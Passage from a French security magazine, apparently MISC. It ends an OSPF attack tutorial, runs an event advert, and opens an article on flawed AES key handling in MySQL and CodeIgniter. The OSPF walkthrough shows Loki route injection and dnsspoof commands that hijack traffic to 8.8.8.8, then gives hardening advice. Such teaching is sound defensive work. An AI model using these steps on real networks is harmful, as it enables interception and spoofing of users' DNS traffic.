


Fig. 2 : OSPF avant l'attaque.

Pour la démonstration, nous avons utilisé une machine OpenBSD 5.8 faisant office de routeur. Ci-dessous la (mauvaise) configuration du daemon OSPFd :

```
# cat /etc/ospfd.conf
router-id 3.3.3.3
area 0.0.0.0 {
        interface em0 { hello-interval 2 }
        interface em1
}
```

Notre vecteur d'attaque devra dans un premier temps se faire passer pour un routeur légitime (nœud OSPF) et dans un deuxième temps, injecter une nouvelle route vers les serveurs DNS de Google. Les requêtes DNS seront alors redirigées sur notre poste et, au moyen de l'outil dnsspoof, nous serons à même de répondre aux demandes de résolution.

```
~# echo -e "8.8.8.8 *.google.com\n8.8.4.4 *.google.com" > /etc/
dnsspoof.conf && dnsspoof -f /etc/dnsspoof.conf &
```

Loki n'est pas disponible par défaut sur votre Kali, il vous faudra l'installer avant (cf. Liens utiles) ainsi que les dépendances suivantes : **libssl**, **pylibpcap**, **python-dpkg**, **python-central** et **python-dumbnet**.

Notez aussi que Loki peut se montrer « instable » et il sera potentiellement nécessaire de relancer plusieurs fois l'attaque pour qu'elle soit effective.

3.4.3 À l'assaut !

Le principe de l'attaque est plutôt simple. Il suffira dans un premier temps de rentrer dans la communauté des routeurs en se faisant passer pour un nœud OSPF en forgeant des messages Hello. Puis, nous injecterons des routes falsifiées vers les DNS publics de Google (Figure 3, page suivante).

Lançons l'outil avec la commande **loki.py**. Une interface graphique s'affiche et nous sélectionnons le menu ***Routing*** puis le sous-menu ***OSPF***. Il faut ensuite




Fig. 3 : OSPF après l'attaque.

lancer les modules d'attaque en cliquant sur la petite roue (RUN) puis en sélectionnant l'interface sur laquelle notre poste est raccordé au réseau. Si tous les astres sont alignés, le routeur R1 va s'afficher :




Fig. 4 : Hello OSPF.

Afin de nous faire passer pour un routeur, nous allons envoyer des paquets d'annonce Hello en cliquant tout simplement … sur le bouton ***Hello***.

Loki va ainsi exécuter un daemon OSPF et télécharger la LSDB du routeur R1. L'état **FULL** signifiera que notre nœud OSPF est actif et reconnu par le réseau. Vérifions sur R1 :

```
R1# ospfctl show neighbor
ID              Pri State       DeadTime Address         Iface     Uptime
172.16.3.102    1   FULL/BCKUP  00:00:38 172.16.3.102    em0       00:01:44
```

Notre voix compte désormais dans la gestion des routes sur le réseau. Profitons-en tout de suite en injectant une nouvelle route vers un des serveurs DNS en saisissant les valeurs suivantes :

```
Network : 8.8.8.8
Netmask : 255.255.255.255
Network type : TYPE_ROUTER_LINK
```

La route vers ce stub sera propagée sur toutes les relations d'adjacence au travers d'annonces OSPF LSU (*Link-State Update*) :




Fig. 5 : Link-State Update OSPF.

Afin de s'assurer que cette route est correctement propagée, la table de routage partagée sur le routeur doit être mise à jour :

```
R1# ospfctl show rib
Destination         Nexthop         Path Type   Type      Cost   Uptime
8.8.8.8/32          172.16.3.102    Intra-Area  Network   11     00:00:09
172.16.3.0/24       172.16.3.100    Intra-Area  Network   10     00:02:34
```

À ce moment de l'histoire, tous les flux à destination de l'adresse 8.8.8.8 (tels que la résolution DNS de l'adresse mail.google.com par exemple) depuis le réseau seront routés sur notre machine. À vous de jouer avec dnsspoof par exemple !

3.4.4 Comment se protéger ?

Deux mesures sont à intégrer pour durcir la configuration OSPF des routeurs et empêcher ce type d'attaque :

- afin d'éviter la propagation de messages OSPF Hello, activer le mode « passif » sur l'interface reliée au switch (et donc au sous-réseau sur lequel sont branchées les machines utilisateurs) ;
- mettre en place l'authentification OSPF des routeurs afin d'authentifier les échanges de routes. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

#SaveTheDate : #HIP16 by SYSDREAM IT SECURITY SERVICES

Formations et conférences internationales autour du hacking et de la sécurité informatique

Organisé par la société **Sysdream**, l'événement Hack In Paris réunit, du 27 juin au 1er juillet 2016, les professionnels de la sécurité informatique et les experts techniques du hacking, autour de formations et conférences exclusivement en anglais.

Les tentatives d'intrusion sont de plus en plus fréquentes et sophistiquées. Plusieurs conférences de sécurité ont lieu en France, mais jusqu'à présent personne n'a couvert les pratiques de hacking avec une approche technique en combinant conférences et formations professionnelles.

Hack In Paris vise à combler cette lacune. Après le succès de la dernière édition avec plus de 450 participants, cet évènement de 5 jours aura lieu pour la sixième fois en France, à la Maison de la Chimie à Paris.

Les infos pratiques :

- Du **27 juin** au **1er juillet 2016**
- **Maison de la Chimie**
- **3 jours de formations** (27/06/16 - 29/06/16)
- **2 jours de conférences** (30/06/16 - 01/07/16)
- Twitter : **@hackinparis #HIP16**
- Site Web : https://hackinparis.com/
- Challenges : **#HIPChall**

Un évènement pour les RSSI, DSI, consultants, étudiants en sécurité informatique et passionnés.
Social Engineering, exploitation de vulnérabilités Hardware et Software, utilisation avancée d'outils tels que BurpPro, exploitation IoT, contrôle d'accès physique, nous sélectionnons les meilleurs conférenciers et formateurs pour vous offrir un programme complet et varié.

Durant un à trois jours de formations, vous pourrez apprendre et pratiquer dans un environnement dédié et encadrés par des professionnels du hacking et de la sécurité. Les différents sujets seront également abordés de façon technique, au cours des présentations de 45 minutes pendant deux jours de conférences.

Une occasion d'agrandir votre réseau en apprenant !

Sysdream

14 place Marie-Jeanne Bassot
92300 Levallois-Perret, France

Saskia Giraud

s.giraud@sysdream.com
+33 1 78 76 58 16

IMPLÉMENTATION D'AES : LA NITROGLYCÉRINE

David SORIA, Chef Red Team chez ITrust

mots-clés : CRYPTOGRAPHIE / AES / MYSQL

AES est une solution de chiffrement puissante. Ceci implique notamment qu'elle doit être manipulée avec soin et ne pas être laissée entre les mains de développeurs trop pressés. Comme pour la plupart des chiffrements modernes, les failles résultent essentiellement d'une mauvaise utilisation/implémentation plutôt que d'un problème intrinsèque.

1 « Ne pas ingérer, ne pas laisser à portée des enfants »

Pour le profane, le chiffrement (quand ce n'est pas le cryptage) se résume à faire passer un « clair » dans une boite noire, à en retirer le « chiffré » et roulez jeunesse. Pour cela, nombre ont recours à l'algorithme AES réputé pour son haut niveau de sécurité.

Malheureusement, AES peut rapidement devenir votre pire ami si vous ne savez pas ce que vous faites. Si vous utilisez AES et que vous n'avez jamais entendu parler de « mode CTR » ou de « vecteur d'initialisation »... vous devriez probablement vous abstenir d'utiliser AES.

De l'utilisateur au développeur qui implémente l'algorithme, en passant par ceux qui écrivent les documentations, retour sur les pièges qui jalonnent les sentiers du secret.

2 AES : résumé de l'épisode précédent

Inutile de s'étendre sur cette super-star de la cryptographie. Néanmoins, certaines notions précises nous seront utiles plus tard.

Ce chiffrement est le nouveau standard étasunien (et donc international) de cryptographie symétrique depuis 2001. La plupart des langages en intègrent aujourd'hui des implémentations (plus ou moins fidèles).

Il s'agit d'un chiffrement par bloc. Comme pour tout chiffrement de ce type, il possède plusieurs modes de fonctionnement : CBC, ECB, CTR, etc. Chacun de ces modes possède ses forces et ses faiblesses et le choix de l'un d'eux dépend du contexte d'utilisation.

AES supporte également plusieurs tailles de clés : 128, 196 ou 256 bits. Le choix dépend des contraintes de sécurité et de performances.

3 Trouvez les erreurs

Au moins 3 erreurs se sont glissées dans cet exemple d'utilisation qui fait appel à l'implémentation AES de **MySQL**, au travers du framework PHP **CodeIgniter** :

```
$input[] = array($db_field, "TO_BASE64(AES_ENCRYPT('" .
self::$CI->db->escape_str($db_value) . "', '" . self::$CI->config-
>config['encryption_key'] . "'))", FALSE);
```

L'objectif de cette requête est de chiffrer le contenu d'une base de données.

CodeIgniter conseille de stocker la clé de chiffrement dans un fichier **config.php** **[1]**, ce qu'a suivi notre développeur :

```
$config["encryption_key"] = "fgEghn9ET7ZRFzDAUcmS5sCQZ2Ar2YHk";
```

3.1 « Par défaut » les deux mots préférés des pentesteurs

Intéressons-nous à l'utilisation par défaut de la fonction **AES_ENCRYPT** de MySQL **[2]** :

```
ES_ENCRYPT(str,key_str[,init_vector])
AES_ENCRYPT() and AES_DECRYPT() implement encryption and decryption of data
using the official AES (Advanced Encryption Standard) algorithm, previously
Aknown as "Rijndael.". By default these functions implement AES with a 128-
bit key length.
AES_ENCRYPT() encrypts the string str using the key string key_str and
returns a binary string containing the encrypted output.

For a key length of 128 bits, the most secure way to pass a key to the
key_str argument is to create a truly random 128-bit value and pass it as
a binary value. For example:

INSERT INTO t
VALUES (1,AES_ENCRYPT('text',UNHEX('F3229A0B371ED2D9441B830D21A390C3')));

A passphrase can be used to generate an AES key by hashing the passphrase.
For example:

INSERT INTO t VALUES (1,AES_ENCRYPT('text', SHA2('My secret
passphrase',512)));
```

Nous voyons que l'argument **init_vector** est optionnel. Cela signifie que, par défaut, le mode de chiffrement n'utilise pas de vecteur d'initialisation… hummm ça ne vous met pas la puce à l'oreille ? La suite de la documentation stipule :

```
The block_encryption_mode system variable controls the mode for
block-based encryption algorithms. Its default value is aes-128-ecb,
which signifies encryption using a key length of 128 bits and ECB
mode. For a description of the permitted values of this variable, see
Section 5.1.4, "Server System Variables".
```

Haaaaa AES ECB, c'était prévisible puisqu'il s'agit du seul mode qui ne nécessite pas de vecteur d'initialisation. Ce mode de chiffrement est le plus simple, puisque le chiffrement d'un bloc ne dépend pas des précédents :




Figure 1

ECB, CBC, OFB et autres noms barbares ne sont pas familiers de la plupart des utilisateurs. Pourtant les différences sont fondamentales et les usages radicalement différents.

Par exemple, le mode ECB, ici présent, implique que deux blocs en clair, identiques, seront transformés en deux blocs chiffrés identiques. Au contraire du mode CBC, dit « chaîné », où le chiffrement d'un bloc fait aussi intervenir le précédent, assurant que l'on ne chiffrera « jamais » deux informations identiques de la même façon :




Figure 2

Comme un dessin vaut mieux qu'un long discours, voici une illustration (issue de Wikipédia) démontrant le niveau de sécurité du mode ECB appliqué sur des données pouvant être identiques (ici des couleurs) et comparé à n'importe quel autre (comme CBC) qui utilise un vecteur d'initialisation :

Figure 3

Ce n'est certainement pas un mode recommandé pour l'écriture de données en base (où il y a de fortes chances que plusieurs données soient identiques).

Note

Le mode ECB est donc adapté aux cas où l'on ne chiffre jamais deux fois avec la même clé ou lorsque l'on est sûr que l'on n'aura jamais deux informations identiques à chiffrer. Ce qui est rarement le cas. En faire un mode par défaut est donc pernicieux.

Typiquement, ce mode est vulnérable aux attaques par clairs choisis. Cette pratique est comparable, en termes de risques, au fait de stocker des mots de passe sous forme de hash, mais sans utiliser de sel.

Positionner le mode ECB comme mode par défaut était certes logique, puisque cela évite d'ennuyer l'utilisateur avec un vecteur d'initialisation. Pour autant, ce mode relève d'une utilisation tellement spécifique qu'elle ne conviendra pas, en termes de sécurité, à 90 % des usages.

Les modes de chiffrement à privilégier sont CBC ou CTR avec des vecteurs d'initialisation aléatoires et différents entre chaque chiffrement.

3.2 Votre mot de passe doit contenir un chiffre, une majuscule, une minuscule, un hiéroglyphe, un nombre premier et le sang d'une vierge

Ceci était notre première erreur et gageons qu'elle touche un grand nombre d'utilisateurs de la fonction **AES_ENCRYPT** de MySQL. La deuxième erreur est plus amusante.

La documentation de MySQL sur le choix de la clé stipule **[2]** :

*« For a key length of 128 bits, the most secure way to pass a key to the key_str argument is to create a **truly random 128-bit value and pass it as a binary value** »*

Mais celle de **CodeIgniter** nous dit **[1]** :

*« To take maximum advantage of the encryption algorithm, your key should be 32 characters in length (128 bits). The key should be as random a string as you can concoct, **with numbers and uppercase and lowercase letters.** Your key should not be a simple text string. In order to be cryptographically secure it needs to be as random as possible. »*

Dans notre cas, il semble que le développeur ait davantage suivi les conseils du framework PHP qu'il utilise plutôt que ceux de la base de données :

```
$config["encryption_key"] = "fgEghn9ET7ZRFzDAUcmS5sCQZ2Ar2YHk";
```

Bien que cette recommandation soit adaptée pour les fonctions de chiffrement de **CodeIgniter** (qui appliquent une fonction de hachage sur la clé soumise **[4]**), nous allons voir qu'elle l'est beaucoup moins pour l'implémentation de **MySQL**.

3.2.1 Faire feu de tout bois

Il s'avère que la fonction **AES_ENCRYPT** est à peu près capable de recevoir n'importe quel format ou taille de clé pour effectuer un chiffrement :

```
mysql> SELECT HEX(AES_ENCRYPT("test",UNHEX("0FE456577AA3C492B")));
8C2FB4D04D658F78E7F76436876C5E38

mysql> SELECT HEX(AES_ENCRYPT("test","0FE456577AA3C492B"));
711DB1FF78523CB456D20031BC3529BF

mysql> SELECT HEX(AES_ENCRYPT("test","MONPASSWORD"));
D952B6E920F1937083CCC848F0D371D0

mysql> SELECT HEX(AES_ENCRYPT("test",SHA2("0FE456577AA3C49
2B",512)));
701D32973D60142364C79C4BD0CA894D
```

Pour comprendre comment **AES_ENCRYPT** va gérer la clé qui lui est soumise, il est nécessaire de se pencher sur son code source **[3]**. Nous apprenons que c'est bien une clé binaire de 128 bits qui est utilisée par l'algorithme pour mener les opérations de chiffrement. Une phase de pré-processing est donc menée en amont, afin de transformer toute clé ne se trouvant pas dans un format binaire, en une valeur utilisable.

Si la clé est une chaîne de caractères (cf. les trois derniers exemples ci-dessus), chaque caractère est converti en sa valeur binaire sur un octet (via la table du code ASCII) : « a » = 00111101, plus simplement écrit 0x61 en notation hexadécimale.

Si la clé est trop courte, des 0 seront ajoutés jusqu'à obtenir 128 bits. Si elle est trop longue, elle sera découpée en sous-parties de 128 bits qui seront « XORées » entre elles. Astucieux, n'est-ce pas ? (en réalité c'est pure folie, mais nous y reviendrons)

Ainsi, la clé « **password** » sera transformée en ASCII: **70617373776F7264**, ce qui représente 8 octets (64 bits). Elle sera donc complétée par 8 autres octets : **0000000000000000** et interprétée sous forme binaire. Nous pouvons en effet vérifier que ces deux formats sont équivalents :

```
mysql> SELECT HEX(AES_ENCRYPT("test","password"));
265780F7532F6077447678F72981E6A2

mysql> SELECT HEX(AES_ENCRYPT("test",UNHEX("7061737377
6f726400000000000000000")));
265780F7532F6077447678F72981E6A2
```

Le fait de recommander d'utiliser des chiffres, majuscules et minuscules conduit donc à ce que chaque octet de la clé puisse prendre 62 valeurs différentes (qui correspondent respectivement aux valeurs ASCII allant de 31 à 39, de 41 à 5A et de 61 à 7A).

Tout cela est très bien, si ce n'est qu'il existe 256 valeurs possibles pour un octet et que le fait de recourir à une clé utilisant majuscules, minuscules et chiffres exclut 194 d'entre elles (par exemple 'FF' n'apparaîtra jamais, car ce n'est pas un caractère imprimable de la table ASCII)...**75 %** des valeurs possibles ne seront jamais utilisées.

Sachant que pour itérer les 16 octets (128 bits) de la clé AES dans une attaque par force brute il faudrait normalement : 256^{16} = 340282366920938463463374607431768211456 essais. Avec une clé sous forme d'une chaîne de 16 caractères (128 bits) le nombre de clés à tester pour avoir parcouru toutes celles possibles est : 62^{16} = 47672401706823533450263330816.

Donc un attaquant n'aura besoin de tester « que » **0.000000014 %** des clés possibles !! Il serait malhonnête d'éluder que cela implique encore quelques milliers de milliards d'années, mais avec une réduction de **99.999999986 %** des clés à tester, pour la NSA, c'est quand même les soldes.

Il n'existe pas un cas où le fait d'accepter des chaînes de caractères lorsque l'algorithme travaille au niveau binaire ne soit pas une ineptie. Autoriser ce comportement sans appliquer les traitements nécessaires

en aval (hacher la clé et utiliser la forme binaire du condensat) ne peut qu'entraîner les utilisateurs lambda dans un piège en les laissant croire qu'ils recourent à une sécurité maximale.

3.2.2 Mettre un cadenas à vélo sur une Ferrari

« Bien » me direz-vous « la belle affaire, c'est quoi ce développeur qui ne suit pas les bonnes docs, il suffit de suivre les recommandations de MySQL quand on utilise une fonction de MySQL et puis c'est bon… Remboursez, remboursez !! »

Hé hé hé, les recommandations de MySQL, en fait… c'est encore pire. Examinons **[2]** :

```
For a key length of 128 bits, the most secure way to pass a key to
the key_str argument is to create a truly random 128-bit value and
pass it as a binary value. For example:
INSERT INTO t VALUES (1,AES_ENCRYPT('text',UNHEX('F3229A0B371ED2D94
41B830D21A390C3')));

A passphrase can be used to generate an AES key by hashing the
passphrase. For example:
INSERT INTO t VALUES (1,AES_ENCRYPT('text', SHA2('My secret
passphrase',512)));
Do not pass a password or passphrase directly to crypt_str, hash it
first. Previous versions of this documentation suggested the former
approach, but it is no longer recommended as the examples shown
here are more secure.
```

Le fait d'utiliser SHA2 assure effectivement que, quel que soit le mot de passe utilisé, on soumettra au final une clé ayant une forte entropie. Cela évite de laisser les utilisateurs se démener avec des générateurs de nombres aléatoires (comme dans l'ancienne version) que peu savent maîtriser convenablement.

Cependant, dans l'exemple donné par la documentation, il manque un détail crucial : le recours à la fonction `UNHEX()`. En l'absence de cette fonction, le condensat est interprété comme une chaîne de caractères.

Vérifions avec un condensat arbitraire de 256 bits :

```
mysql> SELECT SHA2("test",256);
9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08

mysql> SELECT HEX(AES_ENCRYPT("test2",SHA2("test",256)));
0F5FC068F809D969A70D5229942E3520

mysql> SELECT HEX(AES_ENCRYPT("test2","9f86d081884c7d659a2feaa0c55a
d015a3bf4f1b2b0b822cd15d6c15b0f00a08"));
0F5FC068F809D969A70D5229942E3520

mysql> SELECT HEX(AES_ENCRYPT("test2",UNHEX("9f86d081884c7d659a2fea
a0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08")));
1FD3DC880854A8CD577E8BC4CD54C850
```

Nous voyons bien qu'utiliser telle quelle la fonction SHA2 revient à utiliser une chaîne de caractères hexadécimaux et non pas une chaîne binaire hexadécimale.

Le détail fondamental c'est que c'est la valeur binaire de la clé qui a une forte entropie, non pas sa valeur

ASCII. Nous avons vu que si l'espace des caractères possibles est restreint à 62 (majuscules, minuscules, chiffres), la chute en complexité est pharaonique. Ici le condensat est exprimé en hexadécimal soit… 16 caractères différents possibles (les valeurs ASCII de 30 à 39 pour les chiffres et de 61 à 66 pour les lettres).

Intuitivement, on est amené à penser que **9f** est le premier octet de la clé et qu'il est une valeur parmi les 256 possibles. En réalité c'est **'9'** en tant que caractère qui constitue le premier octet et il est une valeur parmi 16.

Pour autant, à ce stade, cela ne pose encore aucun problème. Ce faible nombre de possibilités différentes est exactement compensé par la taille de la clé qui est alors deux fois plus longue. En effet, chaque octet du condensat (9f par exemple) sera codé par deux octets dans la représentation ASCII ('9'=39 et 'f'=66).

Donc nous sommes en présence d'un espace de clés possibles équivalant à 16^{32} (exactement équivalant à 256^{16}) et non pas 16^{16} (ce qui serait le cas si une clé hexadécimale de 64 bits avait été soumise).

Tout irait très bien dans le meilleur des codes, s'il n'était notre troisième et ultime erreur.

3.3 Trop de clé tue la clé

Pour déceler la dernière erreur que recèle le code donné en exemple, étudions ce que dit la documentation de MySQL sur la taille de clé par défaut **[2]** :

```
By default these functions implement AES with a 128-bit key length.
```

Nous avons vu que notre développeur a suivi la documentation de **CodeIgniter** pour construire sa clé :

```
$config["encryption_key"] = "fgEghn9ET7ZRFzDAUcmS5sCQZ2Ar2YHk";
```

Mais un détail vous a peut-être échappé… Si je vous dis qu'un caractère ASCII pèse 8 bits (1 octet) ?

```
$ python
>>> 128/8
16
>>> len("fgEghn9ET7ZRFzDAUcmS5sCQZ2Ar2YHk")
32
```

C'est bien cela. Nous avons une clé de chiffrement de 256 bits (32 caractères) que nous passons à un algorithme AES 128 bits (#yolo).

3.3.1 Apparemment 128 c'est pas tendance

Mais que reprocher à notre développeur ? La documentation de **CodeIgniter** stipule bien **[1]** :

« To take maximum advantage of the encryption algorithm, your key should be **32 characters in length (128 bits)***. The key should be as random a string as you can concoct, with numbers and uppercase and lowercase letters. Your key should not be a simple text string. In order to be cryptographically secure it needs to be as random as possible. »*

N'oublions pas, au passage, de décerner l'Oscar des meilleurs effets spéciaux à CodeIgniter qui a réussi la prouesse « 32 octets = 128 bits ». La déception des autres nominés est palpable, notamment celle de Jean-Claude Van Damme.

De son côté, la documentation de MySQL ne semblait, de toute façon, pas tellement plus encline à soutenir le fait d'utiliser 128 bits de clé pour AES 128 bits (tellement banal) :

« A passphrase can be used to generate an AES key by hashing the passphrase. For example :

*INSERT INTO t VALUES (1,AES_ENCRYPT('text', SHA2('My secret passphrase',***512***))); »*

Donc là, on passe carrément une clé de 512 bits, qui, de plus, sera convertie en ASCII par 1024 bits (si vous avez suivi la section précédente). Or nous allons voir que ce n'est pas la longueur en bit qui compte, mais la façon dont on s'en sert.

3.3.2 « Chef y a trop de clé je fais quoi – hé bé je sais pas, tu la colles dessous, tu te débrouilles »

Rappelons le comportement de **AES_ENCRYPT** en cas de soumission d'une clé trop longue : la fonction va découper la clé en sous-chaînes de 128 bits qui seront « XORées » entre elles **[3]**. Exemple : la clé hexadécimale suivante (256 bits) : 1010101010101010 1010101010101010020202020202020202020202020202 0202 sera transformée en une clé de 128 bits produite en effectuant un XOR sur les deux moitiés : 12121212 12121212121212121212121212.

Ces deux clés sont donc parfaitement équivalentes. Ce que confirme d'ailleurs MySQL :

```
mysql> SELECT HEX(AES_ENCRYPT("test",UNH
EX("10101010101010101010101010100202020202020202020202020202020202")));
84553BE0FC75464894ED41AE67821170

mysql> SELECT HEX(AES_ENCRYPT("test",UNH
EX("12121212121212121212121212121212")));
84553BE0FC75464894ED41AE67821170
```

Nous avions conclu la partie précédente en disant que la perte du nombre de possibilités pour chaque octet (16 au lieu de 256) était compensée par la longueur alors augmentée (256 bits au lieu de 128). Nous voyons maintenant que, quoiqu'il arrive, que l'on donne, 256, 512, 1024 bits, etc., la taille de la clé est forcément ramenée à 128 bits.

Donc il est inutile de surenchérir et de jouer à qui a la plus grosse clé.

3.3.3 C'est là que les bits s'abêtirent

Prenons le cas simplifié d'un condensat de 128 bits : **4d86d081884c7d659a2feaa0cd6ada32** soumis sous

forme de chaîne de caractères. Chaque caractère sera interprété en ASCII, ce qui donnera la chaîne binaire suivante : **34643836643038313838346337643635396132666561613063643661646133332** qui fait 256 bits. La chaîne sera donc coupée en deux et un XOR sera effectué sur ces deux parties :

```
>>> 0x34643836643038313838346337643635^
0x396132666561613063643661646133332
0d050a50015159015b5c020253050507
```

C'est cette chaîne binaire finale qui sera utilisée comme clé. Nous pouvons le vérifier :

```
mysql> SELECT HEX(AES_ENCRYPT("test","4d86d081884c7d659a2feaa0cd6ada32"));
00102423C2CDED7FAEB63207B595391C

mysql> SELECT HEX(AES_ENCRYPT("test",UNHEX("0d050a50015159015b
5c020253050507")));
00102423C2CDED7FAEB63207B595391C
```

Or cette chaîne binaire finale est fortement biaisée. Le condensat de départ ne contient que des caractères hexadécimaux, donc 16 possibilités différentes lors de la conversion en valeur ASCII. Les chiffres de 0 à 9 correspondent aux valeurs allant de **30 à 39** et les lettres de 'a' à 'b' correspondent aux valeurs allant de **61 à 66**.

Premièrement, les demi-octets impairs ne peuvent valoir que 3 (si c'est un chiffre) ou 6 (si c'est une lettre). Après l'opération de XOR, le demi-octet produit ne peut être que 0 (3 XOR 3 ou 6 XOR 6) ou 5 (3 XOR 6 ou 6 XOR 3). Ceci implique que sur les 128 bits de la clé, un demi-octet sur deux ne peut valoir que 0 ou 5 (au lieu des 16 valeurs normalement équiprobables). L'entropie de ces demi-octets est d'un seul bit (en fait 0,999...) au lieu de 4. Ce seul premier constat fait déjà chuter drastiquement la complexité globale de la clé à 80 bits.

Pour les demi-octets pairs, avant le XOR, ils ne peuvent prendre comme valeur que des chiffres (ce qui exclut les 6 lettres du code hexadécimal) dont certains ont une fréquence d'apparition supérieure aux autres (ceux de 1 à 6). Ceci va sensiblement influer sur les résultats du XOR. Par exemple, la probabilité d'obtenir un 0 sera proche de 1/10 au lieu de 1/16.

Voici le calcul des différentes fréquences d'apparition entre une clé hexadécimale lue en binaire et lue en ASCII : Figure 4 et 5.




Figure 4




Figure 5

Nous voyons que pour les demi-octets pairs, la différence est moins flagrante et l'ampleur de la perte ne saute pas aux yeux. Nous utiliserons donc l'entropie de Shannon :

```
>>>dico2={'a': 0.03125, 'c': 0.03125, 'b': 0.03125, 'e': 0.0234375, 'd':
0.03125, 'f': 0.0234375, '1': 0.1015625, '0': 0.109375, '3': 0.09375, '2':
